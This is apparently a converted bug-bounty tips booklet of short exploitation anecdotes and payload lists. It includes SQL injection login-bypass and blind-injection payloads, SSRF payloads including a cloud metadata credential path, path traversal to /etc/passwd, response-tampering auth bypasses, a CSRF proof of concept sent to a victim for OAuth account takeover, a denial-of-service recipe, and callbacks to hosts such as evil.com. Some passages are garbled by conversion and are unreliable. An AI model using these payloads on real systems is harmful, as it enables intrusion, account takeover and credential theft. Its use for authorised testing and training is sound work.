

BOOK OF TIPS

FT. ADITYA SHENDE

Tips & Tricks

By

Ft. Aditya Shende

Smallest vulnerability finding

- I was testing for SSTI on http://site.com/p?kod={5*5}
- Got server error
- Analyzed Found = /rev/config.json
- Implementation P1 vulnerability API keys , DB name, password Happy hunting

Bug bounty tip

- Register as company mail
- DO INTERCEPT>Response to this request Change 401 Unauthorized to 302 Found
- Success company dashboard

Check each page and status from site

- Check each page and status from site
- Use site crawling to enumerate all pages and MIME type
- Experience: Found .xml file in GET
- Method changed from GET to POST
- Maria db access key found

- **Password reset flaw**

<https://link.medium.com/OVvYaKLng3>

<https://link.medium.com/HZpTPtR2F3>

<https://link.medium.com/bpYhuYR2F3>

<https://link.medium.com/5PnwRS2F3>

<https://link.medium.com/A67jqlT2F3>

<https://thezerohack.com/hack-instagram-again>

<https://ninadmathpati.com/how-i-was-able-to-earn-1000-with-just-10-minutes-of-bug-bounty>

<https://link.medium.com/MgdJoyY2F3>

<https://link.medium.com/iRVWjs02F3> <https://link.medium.com/roeUih12F3>

- **RCE story**

http://1.site.com/admin

Forbidden

2.HTTP header in request - Login page access

3. Sqli queries tried no success

4. Some recon on gitlab - Found base64 pwd - decrypt

5. Accessed admin panel

6. Admin panel customized - CLI available

7. File read successful

- **Takeover story of repo**

1.A site having github logo

2. Example: Click on logo it'll show you git repo(<http://github.com/site/>)

3. In my case , It was 404

Main part

4. Created git account with name of company , So it was like
<http://github.com/site/>

Successful takeover

- **Story of SSRF**

SSRF to admin access

1. <http://1.Target> was like this-> <http://Site.com/users/view/data?uri=>

2. Fetching data from internal resources so I tried uri=http://0.0.0.0 , Got default internal page .
3. Here is exploit uri=http://0.0.0.0/administrator/dashboard. No auth on admin

- **HTMLi to Account Takeover**

1. Site was having article where user can comment so simply I used <h1> tag for test - Success.
2. Chain time
 - Generated CSRF poc of E-mail change and removed csrf token from it and pasted that code in comment
3. Button created in comment.
Click

- **Validation vulnerability**

Functionality: After verifying username it goes to account dashboard

1. Found admin username
2. GET request with verified=false , I changed it to true but response is 403 forbidden.
3. So I changed response to 302 Found /dashboard

site.com/emailid=admin@site.com&verified=false

Changed to true->403 Forbidden

Response changed to 302 Found /dashboard

Tip: While hunting 1st use website as normal user and understand each function, Then hunt

- **Information disclosure:**

1. Site having large scope so I thought lets test for DL
2. Used Google Pentest Tools for DL
3. Found multiple directory in the last there was config folder containing data.yaml file
4. That file was disclosing Jenkins credentials

\$xxxx for mini recon

Dork-> site:http://target.com intitle:index.of

- **Free coupon bug**

Functionality was you can claim coupon using email

1. GET request with email parameter response in json
2. Sent request to intruder and started bruteforce on E-mail
3. 200 OK json response disclosed Coupon code , email id and phone number
4. Reported - valid - \$xxx

- **Data exposed via xml file**

1. http://Site.com using almost 70% xml ent
 2. Burp fired and found some normal xml ep
 3. In one ep there is keywords like this- /main/wsd/machine.xml
 4. Open with http://site.com/main/wsd/machine.xml
 5. Found root password.
- P1 in 2 minutes

- **Parameter based API Key revoke -P1 story**

1. I was just checking account profile section, it was like
http://site.com/v1/user/aditya.bug?action=view_key

2. It means it was showing my API key so I just tried to change username like aditya.bug to my another username and boooom keys are shown in json

- **Redirection bypass**

1. http://1.Site.com/action/raw_user?uri=

2. I used simple https://evil.com,

Response 403 forbidden

3. Time for bypass.

4. uri=°/https://evil.com

Bypassed successfully

I used ° to override keyword for bypassing where function is to blacklisting first few keywords

- **Recon gawd**

1. http://1.Site was using some db hosting services
2. Started subfinder for subs and I used http://httpstatus.io for response code
3. Found one IP where weird function was visible
4. Downloaded DB and found admin password

- **Top 25 IDOR Bug Bounty Reports**

<https://medium.com/@corneacristian/top-25-idor-bug-bounty-reports-ba8cd59ad331>

Blind IDOR in LinkedIn iOS applicatio

<https://hailstorm1422.com/linkedin-blind-idor>

#IDOR leads to Data leakage and Profile Update

<https://victoni.github.io/changing-userID-leads-to-data-leak>

Vimeo Livestream Bug Bounty WriteUp

<https://medium.com/bugbountywriteup/vimeo-livestream-bug-bounty-writeup-13fd208b5f4f>

- **RCE for life**

\$\$\$\$+\$\$\$ Bonus

- 1.Started knockpy for scan
- 2.Found odoo service IP
- 3.Checked response in http://httpstatus.io
4. 302 redirect
- 5.Redirected to jenkins instance
- 6.Unauthorized access to CLI terminal

7. Command id

Note: Always check 302 redirects

- **SSRF at verify link**

Function was you can test link is dead or not

1. Octal encoding - 0x7f.0x0.0x0.0x1

3. I used that encoding for bypass and lastly :80 port scan

3. 0x7f.0x0.0x0.0x1/administrator/dashboard

Used HTTP header for unauthorized access

SSRF to admin access

- **Delete bypass**

1. A request was passing through specific syntax

2. delete "username:aditya.bug" , "id:123",

3. In last I've found there no verification parsing so I added manually to check it working or not

"delete: true"

4: 302 redirect-> Deleted

- **Payloads para sql injection login bypass**

' or '-'

" or ""-

" or true--

' or true--

admin' --

admin' #

admin'/*

admin' or '1'=1

admin' or '1'=1'--

admin' or '1'=1'#

admin' or 1=1 or '='

admin' or 1=1

admin' or 1=1--

admin' or 1=1#

admin' or 1=1/*

- **Useful GitHub Repos :**

1. Book of Secret Knowledge = <https://lnkd.in/fWKCdi4>

2. Awesome Hacking = <https://lnkd.in/f7VPTEX>

3. Awesome Bug Bounty = <https://lnkd.in/fPrQiVD>

4. Awesome Penetration Testing = <https://lnkd.in/fAUZgu5>

5. Awesome Web Hacking = <https://lnkd.in/f5n2hSd>

- **CSRF for disabling 2FA**

1. Capture request in burpsuite

2. Engagement tools> Generate CSRF POC
3. Pass null chars in token value so function will over-ride (submit 2 times)
4. Submit twice for overriding
5. 2FA disabled

- **Ext SSRF for 600\$**

1. Sign in to website
2. Perform any action
3. Now logout and observe the logout request (mine was azure services)
4. Parameter : logout_path=

I used dict://evil.com:80

What is dict ?

DICT URL scheme is used to refer to definitions or wordlist via protocol

- **Account takeover worth \$\$\$\$**

1. Created account on website using test mail id
2. Upload private document like resume and photos
3. Same site having android app > Created account using same mail id but different password
4. Boom account created and able to see private documents

- **Rate limit to delete any comment (Simple)**

1. In article you can add , report comments
2. Comments having option report
3. Click on that , It shows form to report comment

4. Requested repeated 100 times but at the 65 comment later response was 404 not found

Comment deleted

rewarded for

No limit at creating report for another user comments .

amount

\$150.00

- **Function : You can subscribe to channel**

Exploit:

1. Subscribe to channel using username and capture the request of SUBMIT
2. Send it to intruder and remove auth_token param with token
3. Started attack for 250.
4. Check channel profile= 250 subscribers

- **SAML Security Testing Tutorial:**

- 1 - <https://epi052.gitlab.io/notes-to-self/blog/2019-03-07-how-to-test-saml-a-methodology/>
- 2 - <https://epi052.gitlab.io/notes-to-self/blog/2019-03-13-how-to-test-saml-a-methodology-part-two/>

3 - <https://epi052.gitlab.io/notes-to-self/blog/2019-03-16-how-to-test-saml-a-methodology-part-three/>

Surface: <https://github.com/kelbyludwig/saml-attack-surface>

Examples:

- <http://secretsofappsecurity.blogspot.com/2017/01/saml-security-xml-external-entity-attack.html>

- <https://seanmelia.wordpress.com/2016/01/09/xxe-via-saml/>

- <https://hackerone.com/reports/136169>

- **account takeover**

1. 1 account logged in 2 browsers
2. Tried signup with same account but showing email exist and redirect to signup page
3. In Firefox captured request of sign up submit >Do intercept > Response > Email exists
4. Response changed to E-mail available >302 found /dashboard. Account created
5. Change profile data
6. Refresh in chrome and data changed

Note: I didn't mention some things because I want you to implement your logic and do it by yourself.

- **RCE reports**

1. <https://hackerone.com/reports/591295>
2. <https://hackerone.com/reports/470520>
3. <https://hackerone.com/reports/181879>
4. <https://hackerone.com/reports/351014>
5. <https://hackerone.com/reports/658013>
6. <https://hackerone.com/reports/403417>
7. <https://hackerone.com/reports/631956>

- **SSRF write-ups**

<https://medium.com/a-bugz-life/exploiting-an-ssrf-trials-and-tribulations-14c5d8dbd69a>

<https://medium.com/@michan001/ssrf-on-pdf-generator-36b81e16d67b>

<https://ngailong.wordpress.com/2019/12/19/google-vrp-ssrf-in-google-cloud-platform-stackdriver/>

<https://medium.com/@dPhoeniix/vimeo-upload-function-ssrf-7466d8630437>

<https://medium.com/@pflash0x0punk/ssrf-via-ffmpeg-hls-processing-a04e0288a8c5>

<https://kntx.xyz/Blind-SSRF-due-to-Sentry-Misconfiguration/>

<https://jin0ne.blogspot.com/2019/11/bugbounty-simple-ssrf.html>


<https://openbugbounty.org/blog/leonmugen/ssrf-reading-local-files-from-downnotifier-server/>

<https://evanricafort.blogspot.com/2019/08/ssrf-vulnerability-in.html>

<https://medium.com/@androgaming1912/gain-adfly-smtp-access-with-ssrf-via-gopher-protocol-26a26d0ec2cb>

- **Open access to Internal management console.**

1. site having pretty good scope to test.
2. Started with google dorks , Basically index dir
3. site with some directories but not able to access
4. Dirsearch started with json,php, aspx
5. Php found but no success
6. On manual observation found basic console button under that php files > Click > Yooo
6. Too much sensitive data



1. site:http://site.com ext:xml | ext:conf | ext:cnf | ext:reg | ext:inf | ext:rdp | ext:cfg | ext:txt | ext:ora | ext:ini

2. site:http://site.com intitle:index.of

- **Account takeover**

Function: You can reset link to email or phone

1. Captured request of reset link via phone number ("number:xxxx")
2. Added same parameter with different number

3. Do intercept> Response t this request = Reset link sent on 1234, Reset link sent on 4567
4. Got link on both numbers
5. Both link worked

- **Hidden Parameters:**

```

ubuntu@ubuntu:~/oldarjun/Arjun$ time python3 arjun.py -u https://
.yahoo.com/

[~] Analysing the content of the webpage
[~] Analysing behaviour for a non-existent parameter
[!] Reflections: 0
[!] Response Code: 200
[!] Content Length: 5036
[!] Plain-text Length: 1692
[~] Parsing webpage for potential parameters
[~] Performing heuristic level checks
[!] Scan Completed
[+] Valid parameter found: partner

real    0m38,569s
user    0m0,506s
sys     0m0,429s
ubuntu@ubuntu:~/oldarjun/Arjun$

[!] Prioritizing it
[+] Heuristic found a potential parameter: id-ID
[!] Prioritizing it
[+] Heuristic found a potential parameter: en-PH
[!] Prioritizing it
[+] Heuristic found a potential parameter: pt-BR
[!] Prioritizing it
[+] Heuristic found a potential parameter: fr-FR
[!] Prioritizing it
[+] Heuristic found a potential parameter: de-DE
[!] Prioritizing it
[+] Heuristic found a potential parameter: en-MY
[!] Prioritizing it
[+] Heuristic found a potential parameter: label
[!] Prioritizing it
[+] Heuristic found a potential parameter: url
[!] Prioritizing it
[+] Heuristic found a potential parameter: xjus
[!] Prioritizing it
[~] Performing heuristic level checks
[!] Scan Completed
[+] Valid parameter found: ncid
[+] Valid parameter found: partner

real    0m19,469s
user    0m0,156s
sys     0m0,163s
ubuntu@ubuntu:~/edduarjun/Arjun$

```

- **Time based**

```

') or sleep(5)='
1)) or sleep(5)#
")) or sleep(5)="
') or sleep(5)='
;waitfor delay '0:0:5'--
);waitfor delay '0:0:5'--
';waitfor delay '0:0:5'--
";waitfor delay '0:0:5'--
');waitfor delay '0:0:5'--
");waitfor delay '0:0:5'--

```

));waitfor delay '0:0:5'—

- **Generic Error Based Payloads**

OR 1=1

OR 1=0

OR x=x

OR x=y

OR 1=1#

OR 1=0#

OR x=x#

OR x=y#

OR 1=1--

OR 1=0--

OR x=x--

OR x=y--

OR 3409=3409 AND ('pytW' LIKE 'pytW

OR 3409=3409 AND ('pytW' LIKE 'pytY

HAVING 1=1

HAVING 1=0

HAVING 1=1#

HAVING 1=0#

HAVING 1=1--

HAVING 1=0—

7. It was downloading jonas 1st report

- **Wildcard bypass & LFI**


1. Intercepted a POST req that pointed to a local file "/usr/local/redacted/filename"

2. tried "/etc/passwd" -> bad request

3. "/user/local/../../etc/passwd" -> bad request

4. "/user/local/redacted/../../etc/passwd" -> OK

5. LFI & bounty



- **Some keywords you must search and focus while hunting:**

API

Token

.json

js

File

SQL

key

path

verify

false/true

- **Two Factor Authentication writeups:-**

<https://link.medium.com/FIRrM4JI05>

<https://link.medium.com/tKqQY1MI05>

<https://link.medium.com/ne4pwoOI05>

<https://link.medium.com/hhdBnCPI05>

<https://link.medium.com/YFLGk4QI05>

<https://link.medium.com/rml43ESI05>

<https://link.medium.com/ds1k5XTI05>

<https://link.medium.com/35IjaPVI05>

<https://link.medium.com/4I5OR4XI05>

```
Some best approaches for account takeover
@ehsayaan on Twitter...

References from @_jensec @Hussein98D

1. Password Reset Functionality

* Try Adding victim@email.com,attacker@email.com
or victim@email.com&bcc:attacker@email.com or repeat email parameter by adding `&`

* Check Response if token is getting leaked or not.

2. Social Sign-On

* See If there is any email paramter on social sign-on and try to manipulate it.

* Try Removing Email From Scope and Add Victim's Email Manually.

3. Password or Email Change function.

* Try Changing Password and See if there's an email paramter in password change request

* Try changing your email to existing victim's email.

4. Sign-UP Function

* Try Sign-Up Using Existing(victim) Email, you might end up logging into victim's account.

* Use Phone Number instead email in 3rd party sing-up then link victim's email to your account.

If you have suggestions, Please follow-up in this thread.

Thanks !!!
```

Unauthorized access to event mgt system:

Function- You can create public or private events

1. site.com/xyz/username?view=current_events
2. Change username and forward request
3. Able to just view title, date created and event owner name
4. Escalated to access via manual headers
5. Used X-Rewrite-URL: /current_events
6. Forward request . Now able to see full event data

7. For performing every step I need to add X-Rewrite-URL: /action_here

Tip: Always add headers to bypass single based verification on sensitive action.

P2 marked as P1

Postgresql conf data disclosure

1. Site with bulky functions
2. Started long fuzzing via burp
3. Found some juicy points but no idea what to do next
4. Started URL fetching and dirsearch
5. Multiple dir found
6. Conf file disclosed critical information

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Desc</u>
<u>Parent Directory</u>		-	
<u>PG VERSION</u>	2020-01-14 20:12	3	
<u>pg_hba.conf</u>	2020-01-14 20:12	342	
<u>pg_ident.conf</u>	2020-01-14 20:12	1.6K	
<u>postgresql.auto.conf</u>	2020-01-14 20:12	88	
<u>postgresql.conf</u>	2020-01-14 20:12	22K	

Simple Google dork

" http://target.com" aqwse123

- **SSRF payloads**

http://[:]:80/

http://[:]:25/ SMTP

http://[:]:22/ SSH

http://[:]:3128/

http://0000::1:80/

http://0000::1:25/ SMTP

http://0000::1:22/ SSH

http://0000::1:3128/

http://0177.0.0.1/

http://2130706433/ = http://127.0.0.1

http://3232235521/ http://192.168.0.1

localhost:+11211aaa

localhost:00011211aaaa

http://0/

http://127.1

http://127.0.1

HTTP

ssrf.php?url=http://127.0.0.1:22

ssrf.php?url=http://127.0.0.1:80

ssrf.php?url=http://127.0.0.1:443

- **Sentry Blind SSRF**
- (<https://hackerone.com/reports/374737>)
- /<https://medium.com/@0ktavandi/blind-ssrf-in-stripe-com-due-to-sentry-misconfiguration-60ebb6a40b5>)

1. cat aquatone/*/urls.txt | grep sentry
2. Burpsuite
3. Send it to Repeater
4. Change the value of filename: to a http://postb.in url (or similar)
5. Wait for a connection

```
POST /api/4/store/?sentry_version=7&sentry_client=raven-js%2F3.21.0&sentry_key=39e60cd52ca0449b8a642b949233a6ac HTTP/1.1
Host: sentry.blog.it-securityguard.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://blog.it-securityguard.com
content-type: text/plain;charset=UTF-8
origin: https://blog.it-securityguard.com
Content-Length: 2445
Connection: close

{"project": "4", "logger": "javascript", "platform": "javascript", "request": {"headers": {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0"}, "url": "https://blog.it-securityguard.com/#!/overview"}, "message": "Possibly unhandled rejection: undefined", "stacktrace": [{"frames": [{"filename": "http://postb.in/abcdefg/libs.min.js", "lineno": 3, "colno": 941, "function": "a", "in_app": true}, {"filename": "https://blog.it-securityguard.com/libs.min.js", "lineno": 4, "colno": 9059, "function": "ready", "in_app": true}, {"filename": "https://blog.it-securityguard.com/libs.min.js", "lineno": 4, "colno": 6472, "function": "l", "in_app": true}, {"filename": "https://blog.it-securityguard.com/libs.min.js", "lineno": 12, "colno": 16275, "function": "?", "in_app": true}, {"filename": "https://blog.it-securityguard.com/libs.min.js", "lineno": 7, "colno": 8800, "function": "ct", "in_app": true}, {"filename": "https://blog.it-securityguard.com/libs.min.js", "lineno": 7, "colno": 9562, "function": "lt", "in_app": true}, {"filename": "https://blog.it-securityguard.com/libs.min.js", "lineno": 7, "colno": 9276, "function": "a", "in_app": true}, {"filename": "https://blog.it-securityguard.com/libs.min.js", "lineno": 7, "colno": 9355, "function": "a/c", "in_app": true}, {"filename": "https://blog.it-securityguard.com/libs.min.js", "lineno": 9, "colno": 15140, "function": "$apply", "in_app": true}, {"filename": "https://blog.it-securityguard.com/libs.min.js", "lineno": 9, "colno": 7448, "function": "c", "in_app": true}, {"filename": "https://blog.it-securityguard.com/libs-sc.min.js", "lineno": 11341, "colno": 13, "function": "exceptionHandler/c", "in_app": true}, {"filename": "https://blog.it-securityguard.com/libs-sc.min.js", "lineno": 3098, "colno": 14, "function": "captureException", "in_app": false}], "extra": {"session:duration": 450, "breadcrumbs": {"values": [{"timestamp": 1542045493.841, "category": "navigation", "data": {"to": "#!/overview", "from": "/"}}]}, "environment": "INTEGRATION", "event_id": "b518c36497854b3693bcaed2b8fe75a"}}
```

- **Got LFI..**

1. File Upload with URL
2. Put file:///anything
3. Sent The Request.. Error
Face with raised eyebrow
4. Wait..Check Response and Got Content of Local File in Response when checked in Burp..

* Always Check Response of Sensitive Endpoints Manually.

- **Information disclosure:-**

1. subfinder -d target. com | httpprobe -c 100 > target.txt got around 210 subdomains.
2. cat target.txt | aquatone -out ~aquatone/target
3. Checked every screenshot and found an interesting subdomain.

- **SSRF**

POST /_hcms/perf HTTP/1.0

Host: http://target.com

X-Forwarded-For: http://collaborator.net

Note:

- HTTP version changed from 1.1 to 1.0
- GET to POST. And MIME type must be txt

Remaining : Google it

- **SSRF to access aws metadata**

Recon: Subfinder + wayback machine + URL probe(to validate URL)

1. Got valid sub domain with multiple function.
2. Spider whole application with burp only + tools for automation check
3. Keywords I searched: url, ref, uri, callback
4. uri= found
5. uri=//169.254.169.254/latest/meta-data/iam/security-credentials/flaws/ Always search for keywords in burp and take help of wayback to validate

[@1ndian133t](#)

- **While hunting for subdomain takeover check your target with following flow.**

http://target.com

http://target2.com

Change numericals

Note: Check lookup for that domain.

Worked twice for me.

You may get: STO, Information Disclosure , Open access

- **Found a good ATO worth \$\$\$.**

Bug : ATO via Facebook OAuth

Description :

1. Observe the connect to Facebook link.
2. Saw that there was no state parameter in the URL. State parameter act as CSRF token.
So after that intercepted in callback request.
3. Generate CSRF poc
4. Drop the request . As token may validate if used once so better to drop it.
5. Send the exploit.html file to victim.
6. Victim opens the link and boom !! Account connected.
7. Now login with Facebook, you are in victim's account.

Resources to learn:

This was enough for me learning and exploiting the above:

<https://youtu.be/996OixHze0>

- **Burp suite search keywords:**

uri=
url=
key=
.json
oauth
redirect=
api
dashboard
config.
=http
&api
@ (for user based URL for ssrf)
dir
file
php_path
page
data
val
root
?q
?query
Token

- **Application level DOS Confluence 7.6.2**

1. Go to site, site.atlassian .net
 2. Paramater with following endpoint /issues/?jql=
 3. Craft any payload with it and search using jql=
 4. Final url site.atlassian. Net/issues/?jql=your-payload
- Perform same action for 5000 times .

You may need to perform it for more time. Until you get dos response. 1st check the version of confluence,

Do it on your own responsibilities

- **Enclosed alphanumeric payloads for SSRF**

http://(e)(x)(a)(m)(p)(l)(e).(c)(o)(m) = http://example.com

List:

① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⑪ ⑫ ⑬ ⑭ ⑮ ⑯ ⑰ ⑱ ⑲ ⑳ (1) (2) (3) (4) (5)
(6) (7) (8) (9) (10) (11) (12) (13) (14) (15) (16) (17) (18) (19) (20) 1. 2. 3. 4. 5. 6. 7. 8. 9. 10.
11. 12. 13. 14. 15. 16. 17. 18. 19. 20. (a) (b) (c) (d) (e) (f) (g) (h) (i) (j) (k) (l)
(m)(n) (o) (p) (q) (r) (s) (t) (u) (v) (w) (x) (y) (z) Ⓐ Ⓑ Ⓒ Ⓓ Ⓔ Ⓕ Ⓖ
Ⓗ Ⓘ Ⓡ Ⓢ Ⓣ
Ⓜ
Ⓝ Ⓞ Ⓟ Ⓠ Ⓡ Ⓢ Ⓣ Ⓤ Ⓥ Ⓦ Ⓧ Ⓨ Ⓩ ⓐ ⓑ ⓒ ⓓ ⓔ ⓕ ⓖ
ⓗ ⓘ ⓙ ⓚ ⓛ ⓜ ⓝ ⓞ ⓟ ⓠ ⓡ ⓢ ⓣ ⓤ ⓥ ⓦ ⓧ ⓨ ⓩ ⓪
⑪ ⑫ ⑬ ⑭ ⑮ ⑯ ⑰ ⑱ ⑲ ⑳ ① ② ③ ④

<http://www.o.o.9>